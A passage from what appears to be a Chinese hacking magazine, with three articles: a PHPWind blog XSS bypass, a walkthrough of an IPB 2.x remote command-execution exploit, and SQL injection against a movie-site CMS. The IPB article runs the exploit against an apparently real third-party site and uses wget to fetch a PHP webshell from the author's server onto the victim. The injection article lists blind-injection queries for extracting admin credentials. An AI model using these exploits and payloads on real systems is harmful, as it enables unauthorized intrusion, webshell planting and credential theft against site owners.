


图7 添加一个空格的跨站语句

发表成功后访问相关页面，结果执行成功了！看来这里的过滤也不是很好啊，只用一个空格就可以绕过去了！接着，我又用带空格的语句测试了相册描述处，但语句并没有被执行，看来相册描述这儿不存在该漏洞。

漏洞变通修补

既然发现了漏洞，就要进行修补。那么，怎么修补呢？如果是ASP的好办，直接在CONN后加HTM转译代码就可以了。但PHP的我并不熟悉，怎么办呢？不能从根本上解决问题，那就想想变通的办法吧。既然是附件描述处存在跨站漏洞，那么我不给用户写描述不就可以了吗？我只要把包括附件描述、相册描述、相册图片描述所涉及的页面的模板都作一番修改，把写描述的那个框直接删掉就可以了。虽然相关的写入描述的PHP代码还在，还可以通过构造本地页面提交等方法提交跨站语句，但毕竟麻烦了许多，而且也可以防止许多菜鸟进行破坏了。

后记

想不到曾在PHPWIND4.01这个相对较老的论坛版本出现过并闹得沸沸扬扬的漏洞居然还会出现在同一家出品的新版BLOG上，看来只是进行了简单的代码移植，并没有注意漏洞的修补！这个BLOG的相关漏洞我已经告诉E.S.T站长冰血封情，冰血代我在PHPWIND官方内部版块报告了这个漏洞，大家看到这篇文章的时候补丁应该也出来了，希望用这套程序的各位站长注意打补丁。

编辑点评 在PHPWIND4.01曾出现过的老漏洞，竟然在其新版的BLOG系统中依然存在，果果只是通过黑盒简单测试了下就轻易地找到了，虽然其过程有些幸运的成分（无意中多加了一空格），但也能从一个侧面反映出这个BLOG的安全系数。和PHPWIND论坛相比，其安全性是差了不少（听冰血说PHPWIND论坛的附件那里也有Bug），建议大家抽时间好好读读代码，可能会有惊喜！顺便提醒大家，作者的修补方法是不彻底的，官方补丁已经出来，请速到官方下载补丁进行修补！

通杀 2.x 版 IPB 论坛漏洞利用例析

Iceskysl@1.S.T

从本文你可以学到：
1、2.* 版 IPB 论坛利用工具的使用。
2、配合 EXP 得到 Webshell 的过程和思路。

IPB 论坛可以说是 PHP 业界论坛的鼻祖了，比国内的 DZ! 和 PHPWIND 早很多，国内外很多人都是使用 IPB 来搭建论坛的。IPB 功能强大，操作也简单，安全性一直都很不错。但所谓树大招风，在众人的终日琢磨下，IPB 也时不时地暴出一些破绽。前几天在国外的一家网站上看到一个用 perl 写的通杀 2.* 版 IPB 的 Exploit，惊喜！下载下来保存为 ipbce.pl。这次不分析漏洞产生的原因，只是做些利用测试，看看到底能做些什么。首先说下利用的流程：找到目标论坛，注册一个用户，然后找到一个可以发帖的版块，记下那个版块的编号（f），这些信息后面都要用到的。

下面进行实战演示，http://XXXX.org.cn/ 是一个专注于中国虚拟主机行业研究的网站，安装了很多的论坛，如 DZ！，PHPWIND，VBB，IPB 等，其 IPB 安装在 php 目录下，所以其 IPB 地址为 http://XXXX.org.cn/php/ipb/index.php。下面编辑 EXP，运行后如图 1 所示。

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [版本 5.1.2600]
<C> 版权所有 1985-2001 Microsoft Corp.

C:\Documents and Settings\Iceskysl>cd \

C:\>cd usr\bin

C:\usr\bin>perl ..\EXP\ipbce.pl
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
 Invision Power Board 2.* commands execution exploit by RST/GHC
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
r57ipbce.pl -h <host> -d <dir> -l <login> -p <password> -f <forum> -v <version>

<host>     - host where IPB installed e.g www.ipb.com
<dir>      - folder where IPB installed e.g. /forum/ , /ipb/ , etc...
<login>    - login of any exist user
<password> - and password too )
<forum>    - number of forum where user can create topic e.g 2,4, etc
<version>  - forum version:
             0 - 2.0.*
             1 - 2.1.*

C:\usr\bin>
```

图1 EXP 运行界面

从图中可以看到如下的使用信息：

```
 Invision Power Board 2.* commands execution exploit by RST/GHC

r57ipbce.pl -h <host> -d <dir> -l <login> -p <password> -f <forum> -v <version>

<host>     - host where IPB installed e.g www.ipb.com
<dir>      - folder where IPB installed e.g. /forum/ , /ipb/ , etc...
<login>    - login of any exist user
<password> - and password too )
<forum> - number of forum where user can create topic e.g 2,4, etc
<version>  - forum version:
             0 - 2.0.*
             1 - 2.1.*
```

看下参数的介绍：<host>是测试 IPB 论坛所在的地址或者 IP；<dir>是 IPB 论坛的相对路径；<login>是你注册的那个用户名；<password>是你注册的那个用户密码；<forum>是你能发帖的版块的编号；<version>是 EXP 里针对两种版本的 IPB 作的选择 0 或者 1。

拿上面说的那个论坛做下测试，它的版本是 2.0.1 的，我已经注册了一个用户名是 iceskysl，密码为 123456 的账号，根据上面的参数介绍，这里执行的命令就是：

perl ..\EXP\ipbce.pl -h XXXX.org.cn -d /php/ipb/ -l iceskysl -p 123456 -f2 -v0，然后可以看到如图 2 所示的提示。

```
C:\WINDOWS\system32\cmd.exe - perl ..\EXP\ipbce.pl -h enom.org.cn -d /php/ipb/ -l icesk...

C:\usr\bin>perl ..\EXP\ipbce.pl -h enom.org.cn -d /php/ipb/ -l iceskysl -p 12345
6 -f 2  -v 0
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
 Invision Power Board 2.* commands execution exploit by RST/GHC
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
[~]    SERVER : enom.org.cn
[~]      PATH : /php/ipb/
[~]     LOGIN : iceskysl
[~]  PASSWORD : 123456
[~]    TARGET : 0 - IPB 2.0.*
[~] Login ...   [ DONE ]
[+] SID: 57df3d4c5e7836e8d5189f6981c13e9c
[~] Try get md5_check ... [ DONE ]
[+] MD5_CHECK : 44d6750fa446b0d3c832b7bfbd3daf20
[~] Create new message ... [ DONE ]
[~] Search message ... [ DONE ]
[+] SEARCHID: 8271c2f0fdffcda893374b4f8d8c7189
Command for execute or 'exit' for exit # _
```

图2 运行 EXP 进行利用

看到 Command for execute or 'exit' for exit # 这句就说明执行成功了，现在我们就可以执行命令了。先看看我的权限如何，执行 whoami 和 id，返回信息如图 3 所示。

```
C:\WINDOWS\system32\cmd.exe - perl ..\EXP\ipbce.pl -h enom.org.cn -d /php/ipb/ -l icesk...
 6
Command for execute or 'exit' for exit # whoami;id

 e
 user_zvjlhrir

 36
 uid=503(user_zvjlhrir) gid=500(ftpd) groups=500(ftpd)

 6
Command for execute or 'exit' for exit #
```

图3 执行 whoami 和 id 返回的信息

可以看到我当前的身份是 user_zvjlhrir，uid=503(user_zvjlhrir) gid=500(ftpd) groups=500(ftpd)，哈，不是 nobody，看上去像是一个用户的账号，cool！再看看当前目录下都有些什么好东西，执行 ls-la，返回信息如图 4 所示。

```
C:\WINDOWS\system32\cmd.exe
Command for execute or 'exit' for exit # pwd
 /www/users/enom.org.cn/php/ipb
Command for execute or 'exit' for exit # ls -la

 7c7
 total 764
 drwxr-xr-x   18 user_zvjlhrir ftpd       4096 Apr 28 15:49 .
 drwxr-xr-x   16 user_zvjlhrir ftpd       4096 Jul 14  2005 ..
 -rw-r--r--    1 user_zvjlhrir ftpd      51109 Mar  6 08:56 .\cache\php.php
 -rw-r--r--    1 user_zvjlhrir ftpd      29319 Jul 13  2005 admin.php
 -rwxr-xr-x    1 user_zvjlhrir ftpd      30768 Jul 19  2005 b.php
 drwxr-xr-x    2 user_zvjlhrir ftpd       4096 Jul 13  2005 cache
 -rw-r--r--    1 user_zvjlhrir ftpd      51109 Mar  6 08:56 cache\php.php
 -rw-r--r--    1 user_zvjlhrir ftpd        570 Jul 14  2005 conf_global.php
 -rw-r--r--    1 user_zvjlhrir ftpd      22806 Jul 13  2005 index.php
 drwxr-xr-x    5 user_zvjlhrir ftpd       4096 Jul 14  2005 install
 -rw-r--r--    1 user_zvjlhrir ftpd     419355 Jul 13  2005 ipb_templates.x

 -rw-r--r--    1 user_zvjlhrir ftpd       7678 Jul 13  2005 ipchat.php
 drwxr-xr-x    2 user_zvjlhrir ftpd       4096 Jul 13  2005 ips_kernel
 drwxr-xr-x    2 user_zvjlhrir ftpd       4096 Jul 13  2005 jscripts
 drwxr-xr-x    5 user_zvjlhrir ftpd       4096 Jul 13  2005 lang
 drwxr-xr-x    2 user_zvjlhrir ftpd       4096 Jul 13  2005 lofiversion
 drwxr-xr-x    2 user_zvjlhrir ftpd       4096 Jul 13  2005 modules
```

图4 执行 Ls -la 的返回信息

看到 drwxr-xr-x 18 user_zvjlhrir ftpd 4096 Apr 28 15:49.这行了没，因为我们是 user_zvjlhrir，所以我们可以写文件到当前目录下。怎么写呢？有 echo 很麻烦的，还要考虑一些特殊符号的转换，不爽，我们采用另外一个方法，使用 wget 命令。

先看看 wget 这个命令能不能用，测试很简单，直接使用

wget h 看能否返回 wget 的帮助信息，如图 5 所示。

```
C:\WINDOWS\system32\cmd.exe - perl ..\EXP\ipbce.pl -h enom.org.cn -d /php/ipb/ -l ic...
Connand for execute or 'exit' for exit # uget -h

  1000
  GNU Uget 1.8.2, a non-interactive network retriever.
  Usage: uget [OPTION]... [URL]...

  Mandatory argunents to long options are nandatory for short options too.

  Startup:
    -V,  --version            display the version of Uget and exit.
    -h,  --help               print this help.
    -b,  --background         go to background after startup.
    -e,  --execute=COMMAND    execute a `.wgetrc'-style connand.

  Logging and input file:
    -o,  --output-file=FILE     log nessages to FILE.
    -a,  --append-output=FILE   append nessages to FILE.
    -d,  --debug                print debug output.
    -q,  --quiet                quiet (no output).
    -v,  --verbose              be verbose (this is the default).
    -nv, --non-verbose          turn off verboseness, without being quiet.
    -i,  --input-file=FILE      download URLs found in FILE.
    -F,  --force-html           treat input file as HTML.
    -B,  --base=URL             prepends URL to relative links in -F -i file.
```

图 5　用 Wget -h 测试 wget 是否可用

如上返回了 wget 的帮助信息，说明我们可以正常使用 wget 的，那我们就可以下载我们的 PHP 木马到服务器上得到 webshell 了。首先，把我经常使用的一个 PHP 信息查看器放在我自己的服务器上，其地址为 http://www.iceskysl.net/1stphp.txt，我们使用 wget 时是可以重定义保存文件名的，我们把上面的这个文件下载下来保存为 PHP 格式，就可以得到 Webshell 了，如下进行下载和保存：wget O 1stphp.php http://www.iceskysl.net/1stphp.txt，运行后返回信息如图 6 所示。

```
C:\WINDOWS\system32\cmd.exe - perl ..\EXP\ipbce.pl -h enom.org.cn -d /php/ipb/ -l icesk...
Connand for execute or 'exit' for exit # wget -O 1stphp.php  http://www.iceskysl
.net/1stphp.txt

  4c
  --15:59:27--  http://www.iceskysl.net/1stphp.txt
             => `1stphp.php'

  1e
  Resolving www.iceskysl.net...
  6
  done.

  36
  Connecting to www.iceskysl.net[222.173.123.110]:80...
  b
  connected.

  28
  HTTP request sent, awaiting response...
  6
  200 OK
  1


  1c
  Length: 51,109 [text/plain]
```

图 6　用 wget 下载 Webshell

Wget 下载东西很快的，当你看到这样的信息时说明已下载完毕，15:59:28 (108.98 KB/s) - '1stphp.php' saved [51109/51109]，如图 7 所示。

```
C:\WINDOWS\system32\cmd.exe - perl ..\EXP\ipbce.pl -h enom.org.cn -d /php/ipb/ -l icesk...
 d
   108.98 KB/s
 2



 3b
 15:59:28 (108.98 KB/s) - '1stphp.php' saved [51109/51109]


 6
Connand for execute or 'exit' for exit # _
```

图 7　下载 Webshell 成功

```
C:\WINDOWS\system32\cmd.exe - perl ..\EXP\ipbce.pl -h enom.org.cn -d /php/ipb/ -l iceck...
Connand for execute or 'exit' for exit # ls -la

  80F
  total 820
  druxr-xr-x   18 user_zvjihrir ftpd      4096 Apr 28 15:59 .
  druxr-xr-x   16 user_zvjihrir ftpd      4096 Jul 14  2005 ..
  -rw-r--r--    1 user_zvjihrir ftpd     51109 Mar  6 08:56 .\cache\php.php
  -rw-r--r--    1 user_zvjihrir ftpd     51109 Mar  6 08:56 1stphp.php
  -rw-r--r--    1 user_zvjihrir ftpd     29319 Jul 13  2005 admin.php
  -ruxr-xr-x    1 user_zvjihrir ftpd     30768 Jul 19  2005 b.php
  druxr-xr-x    2 user_zvjihrir ftpd      4096 Jul 13  2005 cache
  -rw-r--r--    1 user_zvjihrir ftpd     51109 Mar  6 08:56 cache\php.php
  -rw-r--r--    1 user_zvjihrir ftpd       570 Jul 14  2005 conf_global.php
  -rw-r--r--    1 user_zvjihrir ftpd     22806 Jul 13  2005 index.php
  druxr-xr-x    5 user_zvjihrir ftpd      4096 Jul 14  2005 install
  -rw-r--r--    1 user_zvjihrir ftpd    419355 Jul 13  2005 ipb_templates.xml

  -rw-r--r--    1 user_zvjihrir ftpd      7678 Jul 13  2005 ipchat.php
  druxr-xr-x    2 user_zvjihrir ftpd      4096 Jul 13  2005 ips_kernel
  druxr-xr-x    2 user_zvjihrir ftpd      4096 Jul 13  2005 jscripts
  druxr-xr-x    5 user_zvjihrir ftpd      4096 Jul 13  2005 lang
  druxr-xr-x    2 user_zvjihrir ftpd      4096 Jul 13  2005 lofiversion
  druxr-xr-x    2 user_zvjihrir ftpd      4096 Jul 13  2005 modules
  -rwx---r-x    1 user_zvjihrir ftpd     51109 Mar  6 08:56 php.php
  druxr-xr-x    2 user_zvjihrir ftpd      4096 Jul 13  2005 retail
```

图 8　当前目录中存在 1stphp.php




图 9　得到的 WebShell

下载完毕后，我们可以再次使用 ls–la 查看当前目录下的文件，可以看到 1stphp.php 了，如图 8 所示。

下载好了，我们就可以在当前目录（/php/ipb）下直接得到 Webshell 了，请求地址 http://XXXX.org.cn/php/ipb/1stphp.php，就可以看到我们的 Webshell 了，如图 9 所示。

注意：如果你下载的 WEBSHELL 存在但是不能执行，用 chmod 命令修改文件属性为可执行就可以了。

总结

这个漏洞比较恐怖，在我的记忆中，IPB 已经很久没出过这么危险的漏洞了。这个漏洞在最新版 2.1.5 中存在，利用成功率也比较大。如果你和我一样取得的权限有写权限的话，得到 Webshell 将是很顺利的；而如果你得到的是 nobody 权限的话，wget 就不能用了，可以考虑使用 echo 命令写 Webshell。至于具体的突破，我就不举例了。这个 Exploit 我放在光盘中了，我自己感觉这个漏洞的利用很巧妙，有兴趣的朋友可以好好研究下 Exploit，搞明白漏洞产生的原因，如果能推而广之，说不定还能应用到别的系统上。好了，不多说了，时间比较紧，下期给大家带来这个漏洞产生的原因分析，回见！

（文章中作者使用的 Exploit 已收录在光盘中。）

编辑点评：IPB 最近老是暴漏子，刚才在网上又看到一个专门针对 Invision Power Board <= 2.1.5 (from_contact) SQL Injection Exploit（也收录在光盘中了），看来 IPB 又要动荡一段时间了。本文作者以一个实际例子，应用成功取得 Webshe 的过程给我们展示了这个漏洞的威力，让我们一起期待下期的漏洞分析。



手工注入后台另类拿 WebShell
——再搞蚂蚁影院系统

Rabbitsafe

从本文你可以学到：
1、蚂蚁影院系统新漏洞的分析利用。
2、从后台拿WENSHELL的一种新思路。

大家好，我是rabbitsafe，这是本人研究asp程序开始发现的第一个漏洞，是一个注入漏洞。这个漏洞工具检测不了，只能用手工注入。我花了三天才想出了在这个系统后台拿webshell的办法，现在，这种方法网上还没有，应该算是首创，方法比较另类，大家往下看就知道了。

要说的是一个影院系统，好像是叫蚂蚁影院系统，存在注入的文件名为wantlogin.asp，其部分代码如图1所示。

```
<!--#include file="articleconn.asp"-->
<!--#include file="MD5/md5.asp" -->
<%
if request("userid1")<>"" then
set rst=server.createobject("adodb.recordset")
sql="select money,online from users where userid='"&request("userid1")&"' and password='"&md5(request("pws"))&"'"
rst.open sql,conn,1,3
```

图1　wantlogin.asp源代码

看代码，首先判断其取得的提交值userid1是否为空，不为空的话就进入SQL语句中验证取得的用户名及密码是否和数据库内的用户名及密码一致，如果不一致则弹出“**用户名及密码错误**”；一致就弹出“**恢复成功你现在可以登录！**”。这是一段典型的注入漏洞代码，在放入SQL语句进行查询时没有经过任何过滤，而且又是使用的request来取参数，这就给我们提交注入语句提供了很大的方便。




图2　错误弹出的窗口




图3　构造注入满足条件时弹出的窗口

但是有个特殊的地方是：因为SQL语句是否执行成功，是通过弹出窗口来判断的，所以工具无能为力，我试了几个工具都不行，只有手工注入了。为了便于演示，我下了一个蚂蚁影院系统到本地，我们现在来猜解管理员的用户名和密码，如果我们在URL中提交如下字符“http://192.168.1.135/wantlogin.asp?userid1=11&pws=22”，因为userid1为11和密码22是不匹配的，所以会弹出错误窗口，如图2所示；而我们将11换成如下字符后11' or 1=1 or ''=' ，弹出窗口如图3所示。

放入SQL语句后就成了select money,online form users where userid='11' or 1=1 or ''='' and password='f8ed5d21a44b0e58'（f8ed5d21a44b0e58是22的MD5值）。中间的


图4　提交语句的HTML文件

1=1就可以换成我们想要查询的SQL语句了。为了方便大家提交查询语句，我特意做了个提交语句的HTML1页面，如图4所示。

你只要把你想要查询的SQL语句放入中间就行了，然后通过返回的弹出窗口判断提交的SQL语句是否成立，从而猜出管理员用户名和密码。看源代码可以知道存贮管理员信息的表名，所以应该很容易就能构造查询管理员的用户名和密码的语句了。以下是我在查询中用到的几个SQL语句，希望能给大家查询时带来方便，如图5所示。

```
http://127.0.0.1/mayi/wantlogin.asp?userid1=aa' or 1=1 or '1'='1 &pws=12

注入语句:
exists (select * from password where flag='1')
exists (select * from password where name='admin')
1=(select count(*) from password where len(name)=5)
1=(select * from password where flag='1')
1=(Select count(*) from [password] where len(name) between 1 and 8)
1=(Select count(*) from [password] where asc(mid(cstr(pwd),1,1)) between 48 and 57) 猜md5加密的密码.
1=(Select count(*) from [password] where asc(mid(cstr(name),1,1)) between 97 and 122)猜用户名的
```

图5　一些常用的查询语句

猜解后得到管理员的用户名和密码。现在来看怎么得到webshell。后台的登录地址是“http://192.168.1.135/admin/login.asp”，进入后台发现其功能比较简单，没有什么好利用的：没有上传图片、生成页面之类能用的功能，只有一个数据管理，里面有数据备份、数据还原、SQL语句查询等功能。因为不能上传东西，所以备份好像没有什么用，而且数据库的路径也不清楚，不然可以备份成asp，然后插入一句话木马就能得到WEBSHELL了。没办法，我想了一晚上也没有想到什么好办法，拿webshell只好暂时停止了。

